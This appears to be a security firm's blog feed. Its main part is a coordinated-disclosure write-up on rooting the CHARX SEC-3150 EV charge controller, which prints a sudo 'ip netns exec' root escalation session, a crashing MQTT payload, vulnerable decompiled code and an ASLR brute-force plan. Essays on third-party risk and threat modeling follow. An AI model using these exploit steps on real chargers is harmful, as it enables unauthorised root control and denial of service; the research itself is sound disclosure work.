<p><code class="language-plaintext highlighter-rouge">dtu</code> supports a ton more functionality than just the diff UI though. You can run canned queries against the graph with <code class="language-plaintext highlighter-rouge">dtu graph canned</code> to look for some standard suspicious behavior; you can check if a given permission you see is dangerous or not; you can list all system services and the classes that implement them; you can pull and compile the SELinux policy for analysis with <code class="language-plaintext highlighter-rouge">apol</code>, and much more. <code class="language-plaintext highlighter-rouge">dtu</code> can also work based on file system dumps instead of a live device. This is really useful when you are able to dump the flash memory of an Android based device for example. <code class="language-plaintext highlighter-rouge">dtu</code> has been evolving for years now and I’ve added a ton of functionality, but there is also so much more potential for this tool. On top of all of that, <code class="language-plaintext highlighter-rouge">dtu</code> is a Rust crate exposing all of its internals. I’m excited for this next step in <code class="language-plaintext highlighter-rouge">dtu</code>s development where the public at large gets to contribute to and use it!</p>]]></content><author><name>Danny Rosseau</name></author><category term="Device Security" /><category term="Research" /><category term="technical" /><category term="offensive" /><category term="android" /><category term="re" /><category term="tools" /><category term="techniques" /><summary type="html"><![CDATA[Published on GitHub at https://github.com/ivision-research/dtu.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/dtu.jpg" /><media:content medium="image" url="http://research.ivision.com/assets/headers/dtu.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Exploiting the CHARX SEC-3150 Electric Vehicle Charge Controller</title><link href="http://research.ivision.com/charx-exploitation.html" rel="alternate" type="text/html" title="Exploiting the CHARX SEC-3150 Electric Vehicle Charge Controller" /><published>2025-09-23T00:00:00+00:00</published><updated>2025-09-23T00:00:00+00:00</updated><id>http://research.ivision.com/charx-exploitation</id><content type="html" xml:base="http://research.ivision.com/charx-exploitation.html"><![CDATA[<p>At the tail end of last year (November 2024), we found ourselves in possession of an EV Charge Controller (CHARX SEC-3150). With some spare cycles on the calendar and a keen interest in learning more about how electric vehicle charging equipment works, we set out to hack the device. The results - we found that it was possible for an attacker with physical access to the CHARX SEC-3150, 12 hours to kill, and some hardware, to gain code execution on the CHARX SEC-3150 with root permissions.</p>

<p>Once we found this we worked with Phoenix Contact to disclose the issues. This resulted in the allocation of 5 CVEs - 3 of which were rated with a score of 7.8 or higher (HIGH impact). In this blog, we’ll tell the story of how we came to find these issues.</p>

<p>Not interested in the blog? Just want exploit details? Get those details here:</p>

<ul>
  <li><a href="/assets/postcontent/Vulnerability_Disclosure-20250116-v1.1.pdf">ivision report sent to Phoenix Contact</a></li>
  <li><a href="https://web.archive.org/web/20250730195321/https://assets.phoenixcontact.com/file/8d9425c7-451b-48b7-9251-c67b40e255a9/media/original">Phoenix Contact Advisory</a></li>
  <li>CVE Details
    <ul>
      <li>Denial of Service via invalid topology topic: <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24002">CVE-2025-24002</a></li>
      <li>Out of bounds write into .bss: <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24003">CVE-2025-24003</a></li>
      <li>Insecure sprintf enabled stack buffer overflow: <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24004">CVE-2025-24004</a></li>
      <li>Local privilege escalation to root: <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24005">CVE-2025-24005</a>, <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24006">CVE-2025-24006</a></li>
    </ul>
  </li>
  <li><a href="https://github.com/Jessonsotoventura/charx-sec-exploits">Proof Of Concepts and Artifacts </a></li>
</ul>

<h2 id="project-goal">Project Goal</h2>

<p>At ivision we help companies secure their products (software and hardware), but for this project we made it our goal to obtain unauthenticated code execution as root on the device.</p>

<p>We had only one requirement: It had to be in a feature, configuration, or setting likely to be used in a production environment. Root via a default password didn’t count. It had to be something more exciting.</p>

<h2 id="getting-started">Getting Started</h2>

<p>With any kind of security research project, the first task is to read the manual and get acquainted with the target. Let’s talk about the CHARX SEC-3150. This device is a part of Phoenix Contact’s Electric Vehicle Modular Charging Lineup. It enables enterprise grade Electric Vehicle to be designed and created in a modular line up. In this modular environment the CHARX SEC-3150 was the brains.</p>

<p><img src="https://connectorsupplier.com/wp-content/uploads/CHARX_ProductLine_0011062192.jpg" alt="Example Deployment of a CHARX" /></p>

<p>You’ll notice that there’s a lot of different pieces of equipment. For our purposes we’re really only interested in the CHARX SEC-3510 and the accompanying display (more about this later).</p>

<p>In terms of exposed ports and available physical attack interfaces, the CHARX SEC-3510 contains:</p>

<ol>
  <li>A single USB-C (or USB-micro) port which is used to attach peripherals.</li>
  <li>Two Ethernet ports one for a WAN connection and another for a LAN connection. The LAN port is intended to allow multiple CHARX SEC-3150’s to be chained together for larger deployments.</li>
</ol>

<p>On the software side, the CHARX SEC-3150 was running an embedded Linux distribution on an ARM32 CPU. During our testing period, we focused on version 1.6.4 of the CHARX-SEC 3150, which by default exposed:</p>

<ol>
  <li>The main web interface which used a default password</li>
  <li>MQTT Server on the LAN interface</li>
</ol>

<h2 id="first-root-shell">First Root Shell</h2>

<p>Developing exploits for a piece of equipment is always significantly easier when you have a working development environment. The nice thing about embedded systems and product security is that the equipment is its own development environment. You just have to build it. So the first step, was figuring a way to get a root shell. How we did it did not matter, just that we did.</p>

<p>This turned out to be trivial. SSH could be enabled in the settings. Once authenticated and logged in we were given access to system as a low privileged user (user-app). Our first goal - escalate. We used CHARX-FINDING-005 and CHARX-FINDING-004 (<a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24006">CVE-2025-24006</a>, <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24005">CVE-2025-24005</a>) to do this. By reviewing the <code class="language-plaintext highlighter-rouge">sudoers</code> file, we found the following:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user-app ALL=(ALL) NOPASSWD: /sbin/ip
</code></pre></div></div>

<p>This was a lucky moment, the <code class="language-plaintext highlighter-rouge">ip</code> command has a neat feature which allows users create, and delete network namespaces, and then execute commands within them. So by calling the following sequences of commands, we were able to enter a namespace with root permissions:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh user-app@192.168.1.61
Last login: Thu Jul 18 09:28:59 2024 from 192.168.1.1
ev3000:~$ id
uid=2005(user-app) gid=2000(user-app) groups=2000(user-app)
ev3000:~$ sudo ip netns add ivision
ev3000:~$ sudo ip netns exec ivision /bin/sh
ev3000:/home/user-app# id
uid=0(root) gid=0(root) groups=0(root)
</code></pre></div></div>
<p>Once we had our initial root privileges, it was trivial to create our own development environment. We changed the root password and enabled root logins via SSH. Then we copied over various debug binaries and setup GDB for remote access.</p>

<h2 id="focusing-on-unauthenticated-exploits">Focusing on unauthenticated exploits</h2>

<p>With our initial root access obtained, it was time to start focusing on our goal: Unauthenticated code execution as root. With our goal in mind, we started by ruling out obviously authenticated paths such as the web interface. SSH was also out of the question. However, the MQTT interface piqued our interest.</p>

<p>The MQTT interface lacked authentication allowing all LAN based users to interact with it. MQTT as a protocol is an interesting attack path. MQTT operates on “topics” with a publish and subscribe model, so if an attacker is able to publish content, anyone subscribed to the topic would receive and take action on the received message.</p>

<p>With MQTT selected as our entry point, we just need to figure out which services subscribe to which MQTT topics. We can figure this out by leveraging our makeshift development environment and enabling verbose MQTT logs.</p>

<p>To save everyone some time, we ended up finding that the <code class="language-plaintext highlighter-rouge">CharxEichrechtAgent</code> service subscribed to various MQTT topics and in certain conditions was enabled by default. Specifically, <code class="language-plaintext highlighter-rouge">CharxEichrechtAgent</code> was enabled by default in German deployments. This topic provides support for the German Calibration Law:</p>

<blockquote>
  <p>The German calibration law, commonly known as “Eichrecht”, applies to all measuring devices, including electricity meters on EV charging stations. <sup id="fnref:german" role="doc-noteref"><a href="#fn:german" class="footnote" rel="footnote">1</a></sup></p>
</blockquote>

<h2 id="exploring-the-charxeichrechtagent">Exploring the CharxEichrechtAgent</h2>

<p>When exploring the CharxEichrechtAgent, we noticed that it subscribed to a significant number of MQTT topics and setup a callback function for each subscribed topic. Now we needed to figure out the MQTT topic message protocol being used. Again our makeshift development environment let us setup logging and we could see that JSON messages were being used. From here we setup a some fuzz tests and begin reversing each of the callbacks. Before we knew it we had another CVE. The CharxEichrechtAgent failed to properly handle the following JSON message:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"data":{}}
</code></pre></div></div>

<p>The result? The entire process crashed. It would render devices inoperable for a few second before the system watchdog rebooted the process. As we’ll see later on, this ended up being a very useful thing. The crashing behavior could probably also be weaponized into a denial of service, rendering the Electric Vehicle Chargers in a location inoperable, but we didn’t test that (CHARX-FINDING-001, <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24002">CVE-2025-24002</a>).</p>

<p>Our manual reverse engineering of each topic’s callbacks resulted in us finding an out-of-bounds write (CHARX-FINDING-002, <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24003">CVE-2025-24003</a>). Specifically, the <code class="language-plaintext highlighter-rouge">eichrecht_status</code> topic failed to limit the size of the status field when reading it from a JSON message. This <code class="language-plaintext highlighter-rouge">status</code> field was then copied to static global variable as shown in:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>void eichrecht_status_callback(void* topic_json_data, int controller_index){

...

dest = (char *)(&amp;charge_controller_information + controller_index * 0x4e5); 
...
status_json_field = (char *)extract_json_field(&amp;topic_json_data,"status");

status_length = strlen(status_json_field);
memcpy(dest,status_field,status_length);
</code></pre></div></div>

<p>Due to the lack of bounds checking, we could overwrite past the static variable’s bounds. Through testing we found that we could write up to 0x78C bytes into memory. This was a significant step towards our goal of unauthenticated code execution.</p>

<h2 id="from-write-to-execute">From write to execute</h2>

<p>Ghidra is great! Through cross referencing the memory address we could now overwrite, we were able to find various functions making use of the our controllable data. We eventually found one interesting function which used a format string to fill a stack buffer with data we controlled (CHARX-FINDING-003,<a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24004">CVE-2025-24004</a>):</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>memset(buffer,0x0,0x800);
if (charge_controller_count &lt; 0xd) {
switch((int)charge_controller_count) {
case 0x2:
  &lt;REMOVED FOR BREVITY&gt;
  sprintf(buffer,"{\"TT\":\"StatusCS\",\"Sx\":[\"%s\",\"%s\"],\"Ax\":[\"%s\",\"%s\"]}",puVar3,
          puVar2,&amp;DAT_004e706e,&amp;overflowed_bss);
</code></pre></div></div>

<p>The function filled <code class="language-plaintext highlighter-rouge">buffer</code> of size 0x800 with our string, which contained 0x78C bytes. Fortunately for us, multiple instances of controlled string were read, resulting in well over 0x800 bytes being copied into the buffer. Leading to a buffer overflow!</p>

<h2 id="how-to-call-the-function">How to call the function</h2>

<p>So we’ve smashed the stack! That’s a win right? Well… no. We’ve found a vulnerable function, but actually calling the function is tricky. It’s not callable over MQTT. It’s only called by the USB-C connected display. This meant we needed to figure out how to impersonate the display. A review of the system’s udev rules told us that:</p>

<ol>
  <li>The system was waiting for a USB device with the idVendor 0x0483</li>
  <li>Once detected - an ACM (SERIAL) connection was created for the CharxEichrechtAgent to use to communicate with the display.</li>
</ol>

<p>So if we wanted to trigger our vulnerable function, we would need to create custom USB device with the idVendor set to 0x0483 and support for serial. We’ve created similar custom USB devices in the past using a rooted android device (checkout out <a href="https://research.ivision.com/command-injection-with-usb-peripherals.html">Command Injection With USB Peripherals</a>), but for this project we used gadget mode on a RPI. It’s fairly easy on a RPI, we just:</p>

<ol>
  <li>Loaded the g_serial kernel module, which created a new serial interface</li>
  <li>Created a python service to read and write from the serial interface</li>
</ol>

<p>When connected to the CHARX SEC-3150, the CHARX SEC-3150 would assume our RPI was a display and start sending data to it over serial. By responding correctly to the CHARX SEC-3150’s serial messages we were able to put the device into a state that triggered the vulnerable function.</p>

<h2 id="time-for-an-exploit">Time for an exploit</h2>

<p>We could smash the stack, we could trigger the smash, but we weren’t ready for an exploit. The problem - ASLR and PIE. The binary was hardened and we didn’t have a memory leak that we could use. This would typically kill our dreams of exploitation. However, we had a bit of luck on our side. ASLR is meant to make it impossible to guess the memory offset of usable functions in a binary. However, we were trying to exploit an ARM32 device. <!-- MJW: ASLR on Linux/ARM32 --> ARM32 only has 8 bits of entropy. Meaning there’s only 256 different possible memory offsets.</p>

<p>256 is rather small and can be searched in a realistic amount of time, especially if we if we can control the process’ life time – remember we found a way to cause a crash? We had all that was needed to brute force the ASLR memory offset and make our dreams a reality.</p>

<p>With this we had everything we needed.</p>

<ol>
  <li>We wrote our MQTT exploitation code and loaded it up on an RPI 4.</li>
  <li>We also wrote our spoofed display code and load it up on an RPI 2 W.</li>
  <li>Setup the RPI4 and RPI 2 W appropriately and waited.</li>
</ol>

<p>~12 hours later we had a root shell!</p>

<p><img src="/assets/postcontent/charx_setup.jpg" alt="Our Setup" /></p>

<p>Want to try it for yourself - see exploit code and the report we sent to Phoenix Contact here:</p>

<ul>
  <li><a href="/assets/postcontent/Vulnerability_Disclosure-20250116-v1.1.pdf">ivision report sent to Phoenix Contact</a></li>
  <li><a href="https://github.com/Jessonsotoventura/charx-sec-exploits">Proof Of Concepts and Artifacts </a></li>
</ul>

<h2 id="discourse-timeline">Discourse Timeline</h2>

<ul>
  <li><strong>2025-01-16</strong> - Disclosed to Phoenix Contact</li>
  <li><strong>2025-01-16</strong> - Phoenix Contact Confirmed Receipt</li>
  <li><strong>2025-01-16</strong> - Phoenix Contact Notifies CERT@VDE</li>
  <li><strong>2025-07-08</strong> - Phoenix Contact Publishes Advisory</li>
  <li><strong>2025-09-23</strong> - ivision publishes blog</li>
</ul>

<p>CVE assignments:</p>

<ul>
  <li>Denial of Service via invalid topology topic: <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24002">CVE-2025-24002</a></li>
  <li>Out of bounds write into .bss: <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24003">CVE-2025-24003</a></li>
  <li>Insecure sprintf enabled stack buffer overflow: <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24004">CVE-2025-24004</a></li>
  <li>Local privilege escalation to root: <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24005">CVE-2025-24005</a>, <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-24006">CVE-2025-24006</a></li>
</ul>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:german" role="doc-endnote">
      <p>https://driivz.com/glossary/eichrecht/ <a href="#fnref:german" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Jesson Soto Ventura</name></author><category term="Device Security" /><category term="Research" /><category term="offensive" /><category term="technical" /><category term="iot" /><summary type="html"><![CDATA[At the tail end of last year (November 2024), we found ourselves in possession of an EV Charge Controller (CHARX SEC-3150). With some spare cycles on the calendar and a keen interest in learning more about how electric vehicle charging equipment works, we set out to hack the device. The results - we found that it was possible for an attacker with physical access to the CHARX SEC-3150, 12 hours to kill, and some hardware, to gain code execution on the CHARX SEC-3150 with root permissions.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/charx_header.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/charx_header.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Third-Party Risks in an Interconnected World</title><link href="http://research.ivision.com/3rd-party-risks.html" rel="alternate" type="text/html" title="Third-Party Risks in an Interconnected World" /><published>2025-08-18T00:00:00+00:00</published><updated>2025-08-18T00:00:00+00:00</updated><id>http://research.ivision.com/3rd-party-risks</id><content type="html" xml:base="http://research.ivision.com/3rd-party-risks.html"><![CDATA[<p>In cybersecurity, we often frame our defensive strategies around the people, process, and technology “triad”. It’s a clean conceptual model that helps organizations structure their security programs and allocate resources. However, this framework becomes more complex when we consider that modern organizations don’t operate in isolation. They exist within an intricate web of third-party relationships that can introduce vulnerabilities across all three domains.</p>

<p>The manifestations of third-party risks extend beyond the digital realm. History offers important and significant examples of supply chain compromises affecting the physical world. The Great Seal bug, planted in the US embassy in Moscow in 1945, demonstrated how adversaries could compromise physical objects to achieve intelligence objectives. More recently, we’ve witnessed explosive components targeting drone operator equipment in the Russo-Ukrainian conflict, and the 2024 Lebanon electronic device attacks. These three attacks were all used in physical world conflicts to give the attacking side a significant advantage.</p>

<p>The software realm presents equally compelling examples. The CodeCov breach in 2021 exemplified how a single compromised development tool could provide attackers with unprecedented access to customer environments. SolarWinds became synonymous with supply chain attacks, demonstrating how trusted software updates could become vectors for nation-state espionage. Even seemingly mundane components can harbor threats — we’ve seen legitimate software packages compromised with cryptocurrency miners, turning enterprise infrastructure into unwitting participants in mining operations.</p>

<p>But third-party risks aren’t limited to compromised code or hardware. Vendor relationships themselves create attack surfaces. Managed service providers and law firms - with all the data and information that they normally handle for their customers - have become attractive pivot points for adversaries seeking access to their ultimate targets. When a vendor falls victim to compromise, every organization in their ecosystem becomes potentially exposed. This interconnectedness means that an organization’s security posture is only as strong as its weakest vendor relationship.</p>

<p>The actors behind these campaigns are frequently nation-states with substantial resources and patience. They understand that targeting a single vendor can yield access to dozens or hundreds of “downstream” victims. It’s an efficient approach that leverages the trust relationships inherent in business partnerships.</p>

<p>What enables these attacks to succeed? Often, it’s the absence of formal vendor management processes and comprehensive risk assessments. The phenomenon of “shadow IT” compounds this challenge — as organizations embrace agility and decentralized decision-making, individual teams may engage with vendors without central oversight. Software development teams face similar challenges when dependency tracking falls short, creating blind spots in the supply chain.</p>

<p>However, organizations aren’t powerless against these threats. Effective threat modeling forms the foundation of third-party risk management — understanding what data you cannot afford to lose helps prioritize vendor relationships and security controls. Formal risk management processes, supported by comprehensive risk registers, provide visibility into the vendor ecosystem and enable informed decision-making.</p>

<p>For software-centric organizations, maintaining visibility into build pipelines and dependency chains becomes critical. Vendor management processes should include security-focused onboarding procedures. Even organizations without resources for formal risk assessments can establish baseline security expectations and require vendors to demonstrate their security posture.</p>

<p>The principle of least privilege applies not just to internal systems but to vendor relationships as well. Limiting vendor access to only what’s necessary for their function reduces potential exposure. Some organizations are also exploring how threat intelligence can provide early warning of vendor compromises, though this approach requires maturity in both consumption of intelligence and incident response.</p>

<p>Third-party risks represent one of the most challenging aspects of modern cybersecurity precisely because they exist at the intersection of trust, business necessity, and technological complexity. While we cannot eliminate these risks entirely, acknowledging their pervasive nature across people, process, and technology domains that extends well beyond organizational boundaries is the first step toward managing them effectively.</p>]]></content><author><name>Roman Faynberg</name></author><category term="Security Strategy" /><category term="strategic" /><summary type="html"><![CDATA[In cybersecurity, we often frame our defensive strategies around the people, process, and technology “triad”. It’s a clean conceptual model that helps organizations structure their security programs and allocate resources. However, this framework becomes more complex when we consider that modern organizations don’t operate in isolation. They exist within an intricate web of third-party relationships that can introduce vulnerabilities across all three domains.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/3rd-party-risks.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/3rd-party-risks.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Introduction to Threat Modeling: What Can Go Wrong?</title><link href="http://research.ivision.com/introduction-to-threat-modeling.html" rel="alternate" type="text/html" title="Introduction to Threat Modeling: What Can Go Wrong?" /><published>2025-08-08T00:00:00+00:00</published><updated>2025-08-08T00:00:00+00:00</updated><id>http://research.ivision.com/introduction-to-threat-modeling</id><content type="html" xml:base="http://research.ivision.com/introduction-to-threat-modeling.html"><![CDATA[<p>Threat modeling is an essential practice for understanding potential security risks. We’ll discuss how imagining worst-case scenarios, like a casino breach via a smart fish tank thermometer, can help in anticipating and mitigating threats.</p>

<p>This presentation was delivered at the <a href="/presentations">ivision Security Symposium 2025</a>. This post is based on a transcript of that presentation, and has been edited for clarity.</p>

<p><hr /></p>

<p>My name is Roman Faynberg, and I am a consultant in the <em>ivision</em> security assessment practice. I have been breaking things, and breaking into things, since around 2007.</p>

<p>As I begin my presentation today, I have a quick question…</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide2.png" alt="A green car on a highway carrying an overloaded roof with items secured by a tarp and rope. The caption asks, &quot;What can go wrong here?&quot; indicating potential safety hazards." /></p>

<p>What can go wrong here? There are many things I could point out, but they’re pretty obvious.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide3.png" alt="Image of a snowy pathway with tire tracks leading to a road. Trees and parked cars are visible in the background. The text &quot;Or here?&quot; is in the top left corner." /></p>

<p>Another question: what can go wrong here?</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide4.png" alt="Image of a large, brightly lit aquarium filled with colorful fish and coral. Text &quot;Or...here?&quot; is at the top. The water appears clear, showcasing various marine life in a blue-themed setting." /></p>

<p>In 2017 bad actors used a fish tank to breach a casino. They didn’t target the vault or the slot machines. They targeted a smart thermometer in that fish tank, compromised it, and exfiltrated gigabytes of data. The device was configured with a <em>VPN</em> to call outside, and they siphoned the data out to Finland. The question I’d like to pose is: how could the casino have seen it coming? What could they have thought about? Threat modeling is really about imagining how bad things could happen before they happen.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide5.png" alt="Slide titled &quot;What is threat modeling?&quot; with questions on bank design to prevent heists, asking about entrance door placement and key distribution. Describes threat modeling as finding answers to &quot;what can go wrong&quot; and &quot;what do we do about that?&quot;" /></p>

<p>How would you design a bank knowing there will be a heist? Would you place an entrance door right next to the vault? Would you give a spare copy of the keys to everyone on the team, including the cleaning staff? Probably not. These are the kinds of questions you need to ask when you know bad things can happen.</p>

<p><em>Threat modeling</em> is the art of finding as many answers as possible to the questions <em>what can go wrong</em> and <em>what can we do about it?</em> Remember that threat modeling is different from searching for vulnerabilities. A vulnerability is just one way to realize a threat, but the threat exists regardless.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide6.png" alt="A presentation slide titled &quot;Why?&quot; lists reasons: increasing system complexity, a growing attack surface, connectivity, AI mentions, and customer service agents. An illustration of an angry iron character works on a laptop amidst chaos." /></p>

<p>Why is threat modeling important, and why is it more important now than before? Systems have been getting increasingly complex; that is the nature of technological progress. As complexity rises, the attack surface grows. There are many more ways for adversaries to reach our systems because <em>everything is connected</em>. Smart devices are everywhere. IIoT gadgets, maybe even a slightly angry smart iron, all talk to the internet. These devices might be on your network already.</p>

<p>We also have large language models and other forms of artificial intelligence that we use more and more. Customer service agents are often implemented with LLMs these days. What could go wrong with those?</p>

<p>Not only is the attack surface growing, but the barrier to entry for attackers keeps dropping. AI can write very convincing phishing emails. As we’ve seen in recent security assessments, AI now produces excellent phishing content, and that is exactly what we are seeing. In five to fifteen minutes I can spin up a completely fake company, with fabricated executive biographies and team stories, ready to use in a phishing exercise aimed at infiltrating an organization. It is very easy to do.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide7.png" alt="Slide with title 'Which means...' and three bullet points: 'Easier and cheaper to design securely than to fix things later,' 'Understand a complex system better,' and 'Think like an attacker =&gt; Design securely.'" /></p>

<p>The barrier to entry for attackers is getting lower, which means it is easier and cheaper to design securely from the start rather than fix things later. <em>Threat modeling</em> helps you understand a complex system better, formalizes that understanding, and encourages you to think like an attacker. Thinking like an attacker leads to a more secure design.</p>

<p>Is threat modeling free of challenges? No. Sometimes it is perceived as low-utility. Some people call it a tedious exercise: why spend hours discussing what might happen? Did you find or fix a vulnerability? No. So what did you do? That question misses the point. The goal is to find what can go wrong so you can plan to address it later.</p>

<p>Another issue is keeping the threat model up to date. It is only as useful as it is current. Technology, features, systems, infrastructure, and applications all change, and the associated threats change with them. The model must be a living document; it loses value when abandoned.</p>

<p>Often threat modeling is shunned because of its perceived low value, and that is unfortunate. In this presentation I hope to show exactly how it can be useful and how it can be applied in real-world scenarios to make whatever you are building more secure.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide8.png" alt="Slide titled &quot;Ways to approach threat modeling&quot; with bullet points: &quot;A lot of different frameworks,&quot; &quot;Helps you think about threats,&quot; and &quot;No need to memorize but example: Microsoft’s STRIDE – cornerstone of threat modeling.&quot;" /></p>

<p>There are many different ways to approach threat modeling. There are a lot of frameworks, and they are organized to help you think about a few key questions: <em>what are you trying to protect</em>, <em>who are you trying to protect it against</em>, and <em>what attack vectors could be used to reach those assets</em>.</p>

<p>You do not need to memorize any of these frameworks, but one long-standing example is Microsoft’s STRIDE model. It has been around since the 1990s and remains relevant because, instead of focusing on specific vulnerabilities, it emphasizes core concepts. STRIDE is really the cornerstone of threat modeling and offers a structured way to think about threats.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide9.png" alt="Diagram illustrating a food delivery system with arrows connecting a person, a phone app, a cloud, a car, and a food icon. Text reads &quot;STRIDE: Let’s pick on some food delivery app.&quot;" /></p>

<p>I wanted to pick a food delivery app, so I grabbed a screenshot of DoorDash. It’s a very prominent app, so it was a logical example. <em>Disclaimer</em>: we’re not looking for or discussing specific vulnerabilities. This is about potential threats in a typical food-delivery application like DoorDash.</p>

<p>You place an order through the mobile app. The mobile app talks to the cloud. Something magical happens in the cloud: the system contacts the restaurant, the restaurant prepares the food, the food is handed to the driver, and the driver hands it to you.</p>

<p>What threats can we identify? This is where <em>STRIDE</em> comes in. STRIDE is an acronym: <strong>S</strong> is for <em>spoofing</em>. Spoofing means pretending to be someone you’re not.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide10.png" alt="Illustration showing a food ordering app in the center with arrows connecting a user, a cloud, food, a car, and a devil face representing spoofing. Text &quot;STRIDE: Spoofing&quot; in bold." /></p>

<p>So what if someone pretends to be someone they’re not, decides to pose as a delivery driver, and somehow gets close to your home, for example? That’s a threat.</p>

<p>From an infrastructure perspective, what if spoofing happens through a flaw in the identity provider you are using? That might be another threat. Maybe that flaw lets an attacker create and sign identities with signatures that haven’t been authorized, yet your system still trusts them. That is another spoofing flaw.</p>

<p>Thinking about what can happen here is part of the threat model.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide11.png" alt="A STRIDE model diagram titled 'Tampering,' showing a food ordering app with arrows representing data flow between a user, cloud, and restaurant. A devil icon and a blocked line depict interference with a car icon, indicating tampering risk." /></p>

<p><strong>T</strong> stands for tampering. In this simple example, an attacker manages to redirect the order so  that one person places it, but the delivery goes to someone else. The original person still pays.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide12.png" alt="A STRIDE diagram focused on &quot;Repudiation,&quot; featuring a food ordering app at the center, a malicious user with a devil icon, a cloud, a car, and a burger icon, demonstrating interactions between these elements." /></p>

<p><strong>R</strong> is for repudiation. Repudiation is disassociating yourself from any particular action. In the context of this system, we could say that if I place an order, get the food, and then claim I never received it so I don’t want to pay, I might fool the system into believing me. That could cause a loss of revenue, making it a potential issue. This is a <em>repudiation threat</em> - being able to avoid responsibility for an action or a ledger entry.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide13.png" alt="Diagram illustrating an information disclosure threat using the STRIDE framework for a food ordering app. It shows a user, vehicle, and food service interacting with the app, cloud services, and a potential security threat symbolized by a devil icon." /></p>

<p><strong>I</strong> stands for information disclosure. There are several ways information can be exposed: through an application flaw or an infrastructure flaw. Payment data can be leaked, and that is a threat. An attacker might even download personal details in bulk from your system.</p>

<p>We already covered LLMs and AI. Imagine the system includes a customer-service support agent that helps with orders. If I interact with this AI agent and launch a prompt-injection attack, I could make it return information belonging to another user. Doing that in bulk could cause a major data leak.</p>

<p>From an infrastructure perspective, think of a cloud deployment. Unsecured storage buckets that hold transaction data are another threat. If you fail to secure them, you are exposed. Walking through scenarios like these helps you recognize <em>information disclosure</em> threats.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide14.png" alt="Diagram illustrating a denial of service attack on a food ordering app. A user attempts to order, but the request is blocked by a malicious entity, preventing communication with the cloud and restaurant. &quot;STRIDE: Denial of service&quot; is displayed at the top." /></p>

<p><strong>D</strong> is for Denial of service. Denial of service is the ability of an attacker to make it so that no one can place orders or interact with the system.</p>

<p>There are different ways to think about threats associated with denial of service.</p>

<p>First, there is always the possibility of a DDoS, a distributed denial of service attack. You can protect against it with load balancing and related techniques.</p>

<p>But there are other threats. Sometimes an attacker can crash the system cheaply by exploiting a bug in the infrastructure. This can be more dangerous because it does not require an army of bots.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide15.png" alt="Diagram illustrating &quot;STRIDE: Elevation of privilege&quot; in a food ordering app context. It shows interactions between a user, car, cloud, and restaurant, emphasizing potential security vulnerabilities." /></p>

<p>Finally, <strong>E</strong> stands for <em>elevation of privilege</em>. Here we consider an attacker getting into administrative functionality. What if someone becomes a cloud administrator? How could that happen? Think through every possibility as part of <em>threat modeling</em>:</p>

<ul>
  <li>gaining admin access through a phishing email</li>
  <li>leaked cloud credentials</li>
  <li>source code that contains credentials</li>
  <li>a misconfigured cloud deployment that exposes an interface on the internet</li>
</ul>

<p>From the infrastructure side, many companies deploy web application firewalls. These systems often redirect traffic to themselves, inspect it, then forward it to your APIs or web servers. This setup assumes the attacker is always routed through the provider’s system. However, if you forget to lock down the IP filters, an attacker can bypass the firewall and hit your APIs directly. That misconfiguration is another scenario that can lead to an elevation of privilege.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide16.png" alt="Slide titled &quot;Output of a threat model&quot; with bullet points: Enumeration of threats; Better understanding of the system and risks; Unmitigated risks bubble up ideally to the top of a risk register." /></p>

<p>So this is all good and great, but the question now becomes: what is the tangible output of a threat model?</p>

<p>Ideally, the output is literally a list of things that can happen, along with information about whether each risk is mitigated. You also gain valuable visibility into how the system operates, which is especially important for security teams. You can build an architecture diagram, map data flows, and understand system inputs and outputs.</p>

